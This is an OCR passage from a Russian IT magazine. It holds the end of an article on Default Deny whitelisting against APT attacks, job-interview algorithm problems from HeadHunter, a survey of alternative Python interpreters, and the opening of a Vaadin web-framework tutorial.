
1. Загрузка / извлечение из себя исполняемого файла и его запуск.
2. Загрузка / извлечение из себя модуля (DLL, OCX) и инсталляция его в системе.
3. Продолжение выполнения вредоносных действий в текущем потоке, при условии, что весь необходимый вредоносный функциональность содержится в эксплойте.
4. Загрузка / расшифровка из себя исполняемого кода и внедрение его в какой-нибудь другой процесс.


Концепция «запрета по умолчанию» не нова, но при этом по-прежнему остается эффективным средством борьбы с неизвестными угрозами, которыми являются APT-атаки. Так, в случае доставки на сторону жертвы вредоносного exe-файла или DLL-библиотеки технология Default Deny не допустит их исполнения в операционной системе по той причине, что данные exe-файлы или динамические библиотеки не содержатся в белом списке разрешенных приложений. Таким образом, Default Deny исключит все варианты действия исполняемого кода, кроме пункта 3 — продолжения выполнения вредоносных действий в текущем потоке. Однако он отлично определяется обычными антивирусными технологиями.

Следующие этапы атаки — стадия закрепления и сбора информации в операционной системе, результатом которой может быть эскалация привилегий, установка бэкдора и дополнительных модулей. Как правило, в этом случае используются исполняемые файлы и динамические библиотеки, а значит, если они не содержатся в доверенной среде Default Deny разрешенных для исполнения программ, то технология не допустит их запуск.

Программные решения, которые активно применяют технологию Default Deny как на стороне корпоративной инфраструктуры, так и на стороне конечных устройств пользователя, не допускают исполнения вредоносного программного обеспечения, которое активно применяется злоумышленниками при проведении APT. Таким образом, организация и поддержание доверенной среды средствами технологии Default Deny становится серьезным препятствием на пути таргетированных атак и представляет собой адекватное средство превентивной защиты от неизвестных угроз. ⌶

Доверенная среда Default Deny





Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ПАРТИЯ ЗАДАЧ ОТ HEADHUNTER И НАГРАЖДЕНИЕ ПОБЕДИТЕЛЕЙ ОТ PARALLELS

Так, что у нас на сегодня? Оттаяв после новогодних праздников, Борис Вольфсон из HeadHunter выкатывает небольшую партию задач из их школы программистов. А Ольга Русакова из Parallels славит победителей задач, правильные ответы на которые были опубликованы в прошлом номере, но победителей мы собирали до выхода журнала в свет, так что все честно.

ЗАДАЧИ ИЗ ШКОЛЫ ПРОГРАММИСТОВ HEADHUNTER

Очередную школу программистов HeadHunter мы запустили в прошлом году, а закончится она уже в 2015-м, выпускными проектами наших студентов. Сегодня я расскажу, как проходил отбор и какими задачами мы проверяли знания наших будущих студентов. Эта школа, кстати, ориентирована на фулл-стек веб-разработчиков (в отличие от предыдущей, ориентированной на фронтенд- и мобильных разработчиков).

Мы понимали, что заявок на участие будет много, поэтому подготовили ряд задач для того, чтобы отобрать лучших. В итоге мы получили более 1300 заявок на участие в школе. Выполненные тестовые задания прислали более 250 человек, из которых мы отобрали 65 претендентов и провели с ними полноценные собеседования. Конкурс на этапе собеседований составил пять человек на место.

Чтобы отобрать из такого количества людей 65 человек на собеседования, нужно сделать грамотный фильтр. Мы учитывали, что этот фильтр будут проходить студенты старших курсов, поэтому остановились на классических алгоритмических задачах.

ЗАДАЧА 1. КОЛИЧЕСТВО РАЗБИЕНИЙ НА K СЛАГАЕМЫХ

Для данных натуральных чисел n и k определи количество способов представить число n в виде суммы k натуральных слагаемых, если способы, отличающиеся только порядком слагаемых, считать одинаковыми. Программа получает на вход два натуральных числа n и k, не превосходящих 150.

Пример входных данных:
6 3
Пример выходных данных:
3

ЗАДАЧА 2. ПЕРЕСЕКАЮЩИЕСЯ ПРЯМОУГОЛЬНИКИ

Дан набор прямоугольников, заданных двумерными координатами пары противоположных вершин (левой нижней и правой верхней). Стороны прямоугольников параллельны осям координат. Прямоугольники могут пересекаться друг с другом. Найди общую площадь, которую покрывают эти прямоугольники.

Пример входных данных:
0 1 3 3
2 2 6 4
1 0 3 5
Пример выходных данных:
18

ЗАДАЧА 3. МЕДИАНА

Даны два отсортированных числовых массива одинаковой длины N. Найди медиану числового массива длины 2N, содержащего все числа из двух данных массивов.

Пример входных данных:
1 2 3 4
1 4 5 6
Пример выходных данных:
5

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ДОБРОЕ СЛОВО ОТ PARALLELS

Спасибо всем, кто решил наши задачи, и особенно тем, кто попытался решить их оригинально. Жаль, что очень многие ограничились только двумя задачами на логику. И хотя это была лишь часть задания, мы хотим наградить тех, кто решил обе или чье решение было нестандартным. **Александр Игнатьев** и **Александр Андреев**, вы получаете в подарок годовые лицензии на мобильное приложение **Parallels Access**.

Были читатели, которые решили сразу несколько «программерских» задач. Среди лучших — те, кто скрывается под никами **ZoreX** и **Bart**. Мы впечатлены и дарим вам лицензии на **Parallels Desktop 10** для Mac и **Parallels Access**.



РАЗБОРКИ В ТЕРРАРИУМЕ

ИЗУЧАЕМ ВИДЫ ИНТЕРПРЕТАТОРОВ PYTHON

Николай «enchantner» Марков, Mirantis Inc
@enchantner

Сам по себе Python, несомненно, является языком программирования. Но многие ошибочно считают, что Python — это всегда та самая штука, которая идет в комплекте с большинством *nix-систем и запускается, если набрать python в консоли. То есть интерпретатор — конкретную реализацию — принято ассоциировать со всем языком в целом. Примерно как у ребят, которые пишут на Delphi. А как же оно на самом деле?

attem@shutterstock.com

На самом деле Python — это далеко не один конкретный интерпретатор. Действительно, чаще всего мы имеем дело с так называемым CPython, который можно считать эталонной реализацией (reference implementation) — интерпретатором, на который все остальные должны равняться. Это означает, что CPython максимально полно и быстро реализует те вещи, которые уже прописаны и добавляются с течением времени в стандарт языка, содержащийся во всякого рода спеках и PEP'ах. И именно эта реализация находится под пристальным вниманием «великодушного пожизненного диктатора» (это реально существующий термин, не веришь — глянь в Википедии) и создателя языка Гвидо ван Россума.

Но все сказанное вовсе не значит, что нельзя просто так взять и воплотить свою собственную реализацию описанных стандартов, равно как ничто не мешает написать, к примеру, свой компилятор для C++. Собственно, довольно большое число разработчиков именно так и сделали. О том, что у них получилось, я и хочу рассказать.

ЧТОБЫ ПОНЯТЬ PYTHON, НАДО ПОНЯТЬ PYTHON

Одна из самых известных альтернативных реализаций Python — это PyPy (бывший Psyco), который часто называют питоном, написанным на питоне. У всех, кто слышит подобное определение, возникает закономерный вопрос — как то, что написано на том же языке, может быть быстрее, чем сам язык? Но мы выше уже сошлись на том, что Python — это общее название группы стандартов, а не конкретной реализации. В случае с PyPy мы имеем дело не с CPython, а с так называемым RPython — это даже не совсем диалект языка, это, скорее, платформа или фреймворк для написания своих собственных интерпретаторов.

RPython привносит немного низкоуровневой магии, которая позволяет при правильном подборе ингредиентов (прямые руки обязательны, глаз тритона — нет) добавить разные полезные плюшки в произвольный интерпретируемый язык (необязательно Python) — например, ускорение за счет JIT. Если хочется больше подробностей об этой штуке, а также если ты сейчас подумал что-то вроде «а как же LLVM?» — добро пожаловать в FAQ (rpython.readthedocs.org/en/latest/faq.html).

Общая мысль заключается в том, что RPython — слишком специфическая реализация для того, чтобы прямо на нем писать боевые программы. Проще и удобнее взять PyPy, даром что он полностью совместим с CPython 2.7 и 3.3 в плане поддерживаемых стандартов. Правда, в силу специфики внутреннего устройства на нем пока что трудновато заставить работать те библиотеки для эталонной реализации, которые используют компилируемые си-модули. Но, к примеру, Django уже вполне поддерживается, причем во многих случаях бегает быстрее, чем на CPython.

Еще в качестве одной из полезных особенностей PyPy можно назвать его модульность и расширяемость. Например, в него встроена поддержка sandboxing'а — можно запускать «опасный» произвольный код внутри виртуального окружения, даже с эмуляцией файловой системы и запретом на внешние вызовы вроде создания сокетов. А еще в последнее время довольно активно развивается проект PyPy-STM, который позволяет заменить встроенную поддержку многопоточности (ту самую, с GIL и прочими нелюбимыми вещами) на реализацию, работающую через Software Transactional Memory, — то есть с абсолютно другим механизмом разруливания конкурентного доступа.



INFO


Это не совсем относится к теме статьи, но если тебя заинтересовала информация об RPython — крайне рекомендую взглянуть еще на один проект по «более скоростному запуску» Python. Он называется Nuitka (nuitka.net/pages/overview.html) и позиционирует себя как «компилятор Python в C++». Правда, любопытно?

НИЖНИЙ УРОВЕНЬ

Кроме RPython + PyPy, есть и более простой способ ускорить выполнение кода на Python — выбрать один из оптимизирующих компиляторов, который расширяет стандарты языка, добавляя более строгую статическую типизацию и прочие низкоуровневые вещи. Как я выше упомянул, RPython (даже притом, что названное определение к нему тоже относится) является слишком специфичным инструментом для конкретных задач, но есть проект и более общего применения — cython (cython.org).

Его подход заключается в добавлении фактически нового языка, являющегося чем-то промежуточным между C и Python (за основу был взят проект Pyrex — www.cosc.canterbury.ac.nz/greg.ewing/python/Pyrex/), который практически не развивается с 2010 года). Обычно исходные файлы с кодом на этом языке имеют расширение pyx, а при натравлении на них компилятора превращаются во вполне обычные C-модули, которые можно тут же импортировать и использовать.

Код с декларацией типов будет выглядеть как-то так:



```
def primes(int kmax):
    cdef int n, k, i
    cdef int p[1000]
    result = []
    if kmax > 1000:
        kmax = 1000
    k = 0
    n = 2
    while k < kmax:
        i = 0
        while i < k and n % p[i] ↵
        != 0:
            i = i + 1
        if i == k:
            p[k] = n
            k = k + 1
            result.append(n)
        n = n + 1
    return result
```

В простейшем варианте для такого модуля пишется setup.py примерно с таким содержанием:

```
from distutils.core import setup
from Cython.Build import cythonize
setup(
    ext_modules=cythonize("myscript.pyx"),
)
```

И да, это фактически все, больше ничего в общем случае делать не надо.

Кстати, если кто-то сейчас начнет возмущаться, что все типы давно уже есть в Numpy и не надо придумывать новый язык, — рекомендую почитать вот эту ссылку: docs.cython.org/src/userguide/numpy_tutorial.html. Суть в том, что авторы проекта активно работают над совместным использованием и того и другого, что позволяет на некоторых задачах получить довольно серьезный прирост производительности.

ЗМЕЯ В КОРОБКЕ

Так уж вышло, что упомянутый автор и BDFL оригинальной реализации Python Гвидо ван Россум сейчас работает в Dropbox, где целая команда под его началом трудится над свежим высокоскоростным интерпретатором Python, который на сей раз называется Pyston (https://github.com/dropbox/pyston). Помимо тысячной версии искажения названия нежно нами люби-

мого языка, он может похвастаться тем, что работает на LLVM с использованием самых современных течений в реализации JIT-компиляции.

Пока что эта реализация находится довольно в зачаточном состоянии, но, по слухам, вполне себе используется для конкретных внутренних проектов в Dropbox, а также, по уверениям разработчиков, должна сделать серьезный шаг вперед с точки зрения производительности (даже по сравнению с CPython). Но главный интерес она может представлять в том, что это своеобразный «лабораторный полигон для испытаний», на котором разработчики играют с различными технологиями, — например, там в качестве подключаемого плагина можно использовать альтернативу GIL под названием GRWL (Global Read-Write Lock), которая якобы решает часть старых добрых проблем своего прародителя. Суть в том, что, в отличие от блокирования всего и вся (то есть, грубо говоря, обычного мьютекса, как оно устроено в GIL), он вводит разделение захватных операций на чтение и запись, что позволяет-таки нескольким потокам получать одновременный доступ к данным, не портя их. Еще можно упомянуть так называемый OSR — On-Stack Replacement, который является своеобразной внутренней магией для запуска «тяжелых» методов (похожая штука используется в JavaScript). Такие дела.

ВИРТУАЛЬНАЯ РЕАЛЬНОСТЬ

Если ты продрался через предыдущий раздел, то наверняка уже пришел к мысли о том, что самый действенный способ запилить новый интерпретатор Python — это сделать прослойку поверх существующей виртуальной машины или среды исполнения. Примерно так дела и обстоят: две самые развитые альтернативные реализации (за вычетом упомянутого PyPy) — это проекты для JVM и .NET/Mono.

Jython

Jython (jython.org) — не путать с JPython, похожим проектом, но развивающимся довольно вяло! — реализация Python, позволяющая в коде на Python вовсю и с удовольствием пользоваться почти всеми примитивами Java и ощутить преимущества JVM по максимуму. Выглядит это приблизительно так (пример из стандартной документации):

```
from javax.tools import ↵
(ForwardingJavaFileManager, ↵
ToolProvider, DiagnosticCollector,)
names = ["HelloWorld.java"]
compiler = ToolProvider.↵
getSystemJavaCompiler()
diagnostics = DiagnosticCollector()
manager = compiler.getStandardFile↵
Manager(diagnostics, none, none)
units = manager.getJavaFileObjects↵
FromStrings(names)
comp_task = compiler.getTask(none, ↵
manager, diagnostics, none, none, ↵
units)
success = comp_task.call()
manager.close()
```

Кроме того, в Jython есть свое решение старой доброй проблемы с GIL — здесь его тупо нет. То есть присутствует весь тот же набор примитивов для работы с потоками, только он использует не напрямую потоки операционной системы, а их реализацию в Java-машине. Примеры работы с такого рода многопоточностью (одновременно с использованием примитивов как из Python, так и из Java) можно посмотреть здесь: www.jython.org/jythonbook/en/1.0/Concurrency.html.



INFO

В столкновениях поклонников лагерей Python и Ruby один из аргументов питонистов – это то, что разработчики, которых не устраивала скорость работы языка Ruby, написали якобы более быструю реализацию на RPython. Получился вполне интересный проект под названием Topaz (https://github.com/topazproject/topaz).

НУЖНО БОЛЬШЕ JAVA!

Любителям поинтегрироваться с Java имеет смысл обратить взор на проекты JPype (https://ru.wikipedia.org/wiki/JPype), Jepp (jepp.sourceforge.net) и JPE (jpe.sourceforge.net). В отличие от Jython, они не являются в полном смысле слова альтернативными реализациями, а лишь предоставляют слой доступа из CPython для манипулирования Java-классами и взаимодействия с JVM, ну и наоборот.

IronPython

IronPython, в свою очередь, написан на C# и позволяет запускать Python внутри .NET, одновременно открывая доступ к куче встроенных сущностей платформы. Код на нем может выглядеть, например, так:

```
from System.Net import WebRequest
from System.Text import Encoding
from System.IO import StreamReader
PARAMETERS="lang=en&field1=1"
request = WebRequest.Create('http://www.example.↵
com')
request.ContentType = "application/↵
x-www-form-urlencoded"
request.Method = "POST"
bytes = Encoding.ASCII.GetBytes(PARAMETERS)
    request.ContentLength = bytes.Length
    reqStream = request.GetRequestStream()
    reqStream.Write(bytes, 0, bytes.Length)
    reqStream.Close()
    response = request.GetResponse()
    result = StreamReader(response.GetRe-
    sponseStream()).ReadToEnd()
    print result
```

Выглядит виндово, но на практике используется довольно широко. Существует отличный онлайн-cookbook (www.ironpython.info), в котором можно почерпнуть еще больше толковых примеров. Также не стоит забывать, что в придачу к .NET идет еще и расширенная поддержка Visual Studio, что может быть довольно серьезным фактором в глазах любителей этой навороченной IDE от ребят из Редмонда.

ЗАКЛЮЧЕНИЕ

Как видишь, террариум оказался довольно велик и есть много реализаций одного из самых популярных современных языков общего назначения, что еще сильнее расширяет круг решаемых им задач. Пусть даже поддержка новых стандартов появляется в альтернативных интерпретаторах с запозданием — но зато все синтаксические и архитектурные проблемы в таком случае уже обкатаны на CPython. Кроме того, разве это не круто — не только знать два разных языка, но еще и уметь оперировать одним в окружении другого? Удачной охоты на змей!



ВЕБ НА ЧИСТОЙ JAVA

Александр Лыкошин,
alykoshin@gmail.com,
ligne.ru

ИЗУЧАЕМ VAADIN — КРУТОЙ ФРЕЙМВОРК ДЛЯ СОЗДАНИЯ ВЕБ-ПРИЛОЖЕНИЙ

В клиент-серверной архитектуре место Java-приложения преимущественно на серверной стороне, при этом веб-интерфейс пишется отдельной группой фронтенд-разработчиков на JavaScript. Java не предлагает адекватных средств для создания современного веб-интерфейса (когда в последний раз ты видел Java-апплет?..) ни с точки зрения дизайна, ни с точки зрения реализации клиент-серверного взаимодействия.

А что, если бы все клиент-серверное приложение целиком писалось на Java, но его клиентская часть была бы «нативной» для браузера и соответствовала бы самым современным представлениям о юзабилити?



ВВЕДЕНИЕ

Vaadin (кстати, в переводе с финского это слово означает «олениха») поддерживает все распространенные браузеры как обычных компьютеров, так и мобильных устройств и планшетов. Вся разработка ведется на Java, но Java-код выполняется только на сервере, на клиенте же выполняется чистый JavaScript.

Структурно Vaadin состоит из серверного API, клиентского API, набора компонентов пользовательского интерфейса с обеих сторон, механизма тем для оформления интерфейса и модели данных, позволяющей связывать серверные компоненты непосредственно с данными. Можно применять две основные модели разработки: на стороне сервера и на стороне клиента (браузера).

На рис. 2 показаны основные архитектурные компоненты веб-приложения, построенного с использованием Vaadin.



Рис. 1. Логотип Vaadin

СЕРВЕРНАЯ МОДЕЛЬ РАЗРАБОТКИ: ОПТИМИЗИРОВАНО ДЛЯ ПРОИЗВОДИТЕЛЬНОСТИ

Серверная модель разработки для Vaadin является основной и позволяет создавать законченные приложения без разработки на стороне клиента. При этом используется AJAX-движок Vaadin Client-Side Engine, который формирует пользовательский интерфейс в браузере.

Серверный подход позволяет фактически забыть про то, что разработка ведется под веб, и разрабатывать пользовательский интерфейс почти как традиционную Java-программу с непосредственным доступом к данным и сервисам на сервере. При этом серверная часть Vaadin позаботится и о формировании пользовательского интерфейса в браузере, и об AJAX-взаимодействии между браузером и сервером. Движок Vaadin осуществляет рендеринг пользовательского интерфейса приложения серверной стороны в браузере и реализует все детали обмена клиента и сервера.

Серверная часть приложения Vaadin исполняется как обычный сервлет сервера приложений Java. Она представляет собой чистую Java в JAR-файле, который может добавляться к любому стандартному веб-приложению и работает на любом контейнере сервлетов или портлетов от Tomcat до Oracle WebLogic. Сервлет принимает HTTP-запросы от клиента и интерпретирует их как события конкретной пользовательской сессии. События ассоциированы с компонентами пользовательского интерфейса и доставляются к обработчикам (event listeners), определенным в приложении. Если логика пользовательского интерфейса вносит изменения в компоненты пользовательского интерфейса со стороны сервера, сервлет рендерит их для отображения в веб-браузере и формирует ответ. Движок клиентской части, выполняемый в браузере, получает ответ и на его основе производит изменения в загруженной в браузере веб-странице.




Рис. 2. Архитектура Vaadin

КЛИЕНТСКАЯ МОДЕЛЬ РАЗРАБОТКИ: ОПТИМИЗИРОВАНО ДЛЯ КОНТРОЛЯ

Клиентская модель позволяет разрабатывать виджеты и приложения на языке Java, которые затем компилируются в выполняемый в браузере JavaScript с помощью компилятора Vaadin Compiler, основанного на Google Web Toolkit (GWT). Можно использовать и непосредственно JavaScript. Это предоставляет полный доступ к структуре DOM и максимальный контроль над браузером.

ПОДГОТОВКА СРЕДЫ РАЗРАБОТКИ

Ниже описывается использование Vaadin в среде NetBeans 8.0.2 (версия Vaadin Plug-in for NetBeans — 1.1.3); во врезке есть ссылки на обучающие видео для работы в IntelliJ IDEA и Eclipse (плагин для Eclipse включает в себя графический редактор пользовательского интерфейса).

Первым шагом в NetBeans IDE будет установка плагина (Tools → Plugins → Available Plugins, ввести vaadin в поле Search, установить галочку у Vaadin Plug-in for NetBeans и нажать Install, согласившись со всеми вопросами).

Теперь при создании нового проекта (File → New Project) стала доступна новая категория Vaadin. Выберем Vaadin Web Application Project, нажмем Next и укажем имя нового проекта, например myvaadin.

После нажатия Finish будет создана группа проектов приложения Vaadin по умолчанию. Основной файл с минимальным примером исходного кода приложения Vaadin расположен в проекте myvaadin-ui, файл /Source Packages/com.mycompany.myvaadin/MyUI.java; его ключевая часть выглядит так (опущены инструкции package и import):

```
@Theme("mytheme")
@Widgetset("com.mycompany.myvaadin.MyAppWidgetset")
public class MyUI extends UI {
    @Override
    protected void init(VaadinRequest↵
    vaadinRequest) {
    final VerticalLayout layout =↵
```





Рис. 3. Структура проекта

Рис. 4. Минимальное приложение Vaadin

Рис. 5. Кнопка пользовательского интерфейса




```
    new VerticalLayout();
       layout.setMargin(true);
       setContent(layout);
       Button button = new Button("Click Me");
       button.addClickListener↵
       (new Button.ClickListener() {
          @Override
          public void buttonClick↵
          (ClickEvent event) {
            layout.addComponent
            (new Label("Thank you for clicking"));
          }
        });
        layout.addComponent(button);
    }
    @WebServlet(urlPatterns = "/*",↵
    name = "MyUIServlet", asyncSupported = true)
    @VaadinServletConfiguration(ui =↵
    MyUI.class, productionMode = false)
    public static class MyUIServlet↵
    extends VaadinServlet {
    }
}
```

В этом простейшем проекте объявляется класс MyUI, являющийся наследником класса UI. В нем переопределяется метод init(). Внутри его создается вертикальная компоновка VerticalLayout, у нее включается отступ (margin), создается новая кнопка с обработчиком нажатия, который добавляет компонент типа Label с текстовой строкой. Затем кнопка добавляется к компоновке вызовом метода addComponent(). Директива @Theme("mytheme") задает используемую тему оформления (о них чуть ниже).

Перед первым запуском пересоберем все проекты (правый клик на myvaadin — myvaadin-parent — Build)

Для запуска в отладочном режиме можно использовать плагин Jetty или интегрированный в NetBeans сервер GlassFish Server.

Щелкнем правой кнопкой на проекте — Debug, в окне Select Deployment Server из выпадающего списка выберем GlassFish Server.

После того как будут установлены все зависимости и перекомпилированы компоненты приложения, запустится сервлет и автоматически откроется окно браузера.

ТЕМЫ И СТИЛИ

Взглянем непосредственно в инспекторе или в Firebug, что собой представляет кнопка на нашей форме (рис. 5).

```
<div tabindex="0" role="button"
 class="v-button v-widget">
  <span class="v-button-wrap">
  <span class="v-button-caption">Click Me</span>
  </span>
</div>
```

Рис. 6. Просмотр HTML и стилей в Firebug

Все стили кнопки берутся из файла styles.css. Этот файл находится в разделе /Web Pages/VAADIN/themes/mytheme/ проекта myvaadin-ui и генерируется из SASS-файлов styles.scss, mytheme.scss и addons.scss, размещенных в том же каталоге. В них за основу берется базовый стиль, называющийся Valo (его предыдущая версия называлась Reindeer и местами по-прежнему упоминается в документации). Почитать про Valo можно здесь: bit.ly/1x9ejyX, а здесь: demo.vaadin.com/valo-theme — посмотреть примеры всех компонентов.

Основные параметры темы вынесены в переменные, и для полной смены внешнего вида приложения достаточно изменения считаного числа параметров. Например, цвет шрифта определяется автоматически на основании цвета фона. Сам же цвет фона задается переменной $v-background-color. Чтобы изменить его, добавим в начало файла mytheme.scss следующую строку:

```
$v-background-color: #000;
```

GOOGLE WEB TOOLKIT (GWT)

Google Web Toolkit (GWT) — библиотека с открытым кодом, предоставляющая набор Java API и визуальных компонентов, позволяющих разрабатывать AJAX-приложения на Java и затем компилировать их исходные тексты в высоко оптимизированный JavaScript, работающий на всех основных браузерах, включая мобильные браузеры для Android и iPhone. Подробнее — здесь: www.gwtproject.org.

VAADIN TOUCHKIT

